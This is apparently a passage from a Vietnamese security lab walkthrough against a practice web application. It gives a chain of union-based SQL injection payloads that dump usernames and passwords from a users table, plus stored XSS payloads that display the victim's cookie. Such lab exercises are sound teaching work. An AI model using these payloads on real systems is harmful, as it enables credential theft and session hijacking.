
Type: %' or 0=0 union select null, database() #




Type: %' and 1=0 union select null, table\_name from information\_schema.tables #



Type: %' and 1=0 union select null, table\_name from information\_schema.tables where table\_name like 'user%'#



Type: %' and 1=0 union select null, concat(table\_name,0x0a,column\_name) from information\_schema.columns where table\_name = 'users' #



Type: %' and 1=0 union select null, concat(first\_name, 0x0a,last\_name, 0x0a,user, 0x0a, password) from users #







# *Stored Cross Site Scripting*

Chọn XSS (Stored)


Ở trường message box điền code: <script> alert (1) </ script>




Chọn về trang chủ và chọn lại XSS (Stored)



Điền đoạn code <script> alert (document.cookie) </ script>



Khi load lại trang thông báo về cookie của người dùng hiện lên



# *Unrestricted File Upload*

# *XPATH Injection*